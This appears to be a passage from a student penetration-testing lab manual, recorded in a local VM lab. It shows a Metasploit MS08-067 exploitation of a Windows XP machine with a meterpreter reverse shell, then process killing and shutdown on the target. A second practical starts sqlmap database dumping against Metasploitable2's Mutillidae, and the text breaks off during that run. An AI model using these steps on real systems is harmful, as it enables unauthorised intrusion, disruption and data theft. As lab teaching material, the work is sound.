
```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 260635 (254.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16975  bytes 1538642 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74115  bytes 18161289 (17.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74115  bytes 18161289 (17.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

```
msf6 > ping 192.168.37.132
[*] exec: ping 192.168.37.132

PING 192.168.37.132 (192.168.37.132) 56(84) bytes of data.
64 bytes from 192.168.37.132: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.37.132: icmp_seq=2 ttl=128 time=1.21 ms
64 bytes from 192.168.37.132: icmp_seq=3 ttl=128 time=0.586 ms
64 bytes from 192.168.37.132: icmp_seq=4 ttl=128 time=0.545 ms
64 bytes from 192.168.37.132: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 192.168.37.132: icmp_seq=6 ttl=128 time=0.556 ms
64 bytes from 192.168.37.132: icmp_seq=7 ttl=128 time=0.617 ms
^C
── 192.168.37.132 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
Interrupt: use the 'exit' command to quit
rtt min/avg/max/mdev = 0.545/0.978/2.657/0.718 ms
msf6 >
```

Set Kali Network to NAT and Tick checkbox, Restart Kali




Set Windows to NAT, and restart Windows.




Go to the control panel in start and turn off the firewall

Run the “netdiscover” command to see the target machines IP.



Go back to Kali and run the command “sudo msfconsole”




```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 >
```

```
msf6 > workspace
  Fourthedition
* default
msf6 > workspace -a Fourthedition
[*] Workspace 'Fourthedition' already existed, switching to it.
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

Search for the exploit “ms08_067_netapi”.

```
msf6 > search ms08_067_netapi

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corr
uption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

Then we will run the exploit “windows/smb/ms08_067_netapi”. Followed by the payload, which is a meterpreter reverse shell. We can also use the “options” command to see as to what we can do with our payload



Then we have to set the RHOST, LPORT, and the LHOST. After all the configuration has been done, we will use the command “exploit” to initiate the attack.

Once the attack is successful, you will be prompted with the meterpreter shell. Here we can use the command “sysinfo” to get the information about our target system

We can use the “shell” command to access the target systems shell, in this case it is the Windows XP CMD. Here we can execute “ipconfig” command to get the network configuration details of the target system.

```
meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```

We can use the “dir” command in the target machine shell to see all the folders and files on the target machine.

```
C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7C71-F4C0

 Directory of C:\WINDOWS\system32

11/12/2022  12:32 PM    <DIR>          .
11/12/2022  12:32 PM    <DIR>          ..
09/25/2022  03:49 PM             1,437 $winnt$.inf
09/25/2022  09:12 PM    <DIR>          1025
09/25/2022  09:12 PM    <DIR>          1028
09/25/2022  09:12 PM    <DIR>          1031
09/25/2022  09:12 PM    <DIR>          1033
09/25/2022  09:12 PM    <DIR>          1037
09/25/2022  09:12 PM    <DIR>          1041
09/25/2022  09:12 PM    <DIR>          1042
09/25/2022  09:12 PM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
04/14/2008  05:30 PM             2,233 12520850.cpx
09/25/2022  09:12 PM    <DIR>          2052
09/25/2022  09:12 PM    <DIR>          3076
09/25/2022  09:12 PM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM            25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM            68,608 access.cpl
04/14/2008  05:30 PM            64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM            61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
04/14/2008  05:30 PM             4,096 actmovie.exe
04/14/2008  05:30 PM            98,304 actxprxy.dll
04/14/2008  05:30 PM            61,440 admparse.dll
04/14/2008  05:30 PM            26,112 adptif.dll
04/14/2008  05:30 PM           175,616 adsldp.dll
```


We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 200   668   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                            GAuthService.exe
 304   1028  wuauclt.exe        x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\wuauclt.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 408   668   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 528   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 552   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 668   552   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 680   552   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 836   668   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 848   668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 932   668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1016  848   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1028  668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1060  1028  wscntfy.exe        x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\wscntfy.exe
 1072  668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1104  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1216  668   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1372  1440  rundll32.exe       x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\rundll32.exe
 1396  1440  vmtoolsd.exe       x86   0        RUDRA-6A76A66AA\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1440  1424  explorer.exe       x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\Explorer.EXE
 1532  668   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1984  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 2024  1440  cmd.exe            x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\cmd.exe

meterpreter >
```

We can also use the “?” command on the Meterpreter CLI to see all the available commands that we can execute.

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
```

We can also take a screenshot of the target screen using the “screenshot” command on the Meterpreter CLI.




With the help of the “ps” command, we can use the commands like “suspend” and “kill” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 220   1556  cmd.exe            x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\cmd.exe
 244   672   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                             GAuthService.exe
 296   672   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 500   1556  IEXPLORE.EXE       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\Internet Explorer\iexplore.exe
 528   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\csrss.exe
 628   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe       x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\services.exe
 684   628   lsass.exe          x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\lsass.exe
 812   912   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\wbem\wmiprvse.exe
 896   672   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 912   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\svchost.exe
 964   1120  wuauclt.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wuauclt.exe
 980   672   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1120  672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\System32\svchost.exe
 1164  672   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1204  672   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 1216  1120  wscntfy.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wscntfy.exe
 1364  672   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\System32\alg.exe
 1512  1556  rundll32.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\rundll32.exe
 1532  1556  vmtoolsd.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1556  1524  explorer.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\Explorer.EXE
 1648  672   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\spoolsv.exe
 2020  672   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe

meterpreter >
```

```
meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid:   IEXPLORE.EXE.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid:   cmd.exe.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > kill IEXPLORE.EXE
[-] The following pids are not valid:  IEXPLORE.EXE.  Quitting
meterpreter > kill cmd.exe
[-] The following pids are not valid:  cmd.exe.  Quitting
meterpreter > kill 1556
Killing: 1556
```

Here you can see all the processes on the target machine have been killed (i.e, terminated).

Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.



Practical No. 8

Aim - Practical on Injecting Code in Data Driven Applications: SQL Injection A. Using SQLMap:

Theory -

SQL Injection (SQLi) is a code injection technique where malicious SQL statements are inserted into entry fields to interfere with an application's backend database. This practical demonstrates how unvalidated user input can "break out" of a data context and enter a command context, allowing an attacker to view, modify, or delete restricted database records. By using techniques like Union-based or Boolean-based injection, practitioners can bypass login forms or dump entire user tables. The assessment highlights the critical need for parameterized queries and strict input sanitization to protect data-driven environments.

1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ _
```

2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).

3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.

4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.11#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
```

5. Now we will copy the link of the login page and run sqlmap in kali. We will use the command "sqlmap -u 'the link of the login page' –dbs –dump --batch".

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' --dbs --dump --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:20:51 /2022-11-19/

[00:20:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ff6d71dea7d...1551477db8'). Do you want to use those
[Y/n] Y
[00:20:52] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:20:52] [INFO] testing if the target URL content is stable
[00:20:52] [INFO] target URL content is stable
[00:20:52] [INFO] testing if GET parameter 'page' is dynamic
[00:20:52] [INFO] GET parameter 'page' appears to be dynamic
[00:20:53] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[00:20:53] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[00:20:53] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[00:20:53] [INFO] testing for SQL injection on GET parameter 'page'
[00:20:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:20:53] [WARNING] reflective value(s) found and filtering out
[00:20:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:20:54] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:20:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:20:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

6. Type Y for all the Questions.

```
[07:51:26] [INFO] testing connection to the target URL
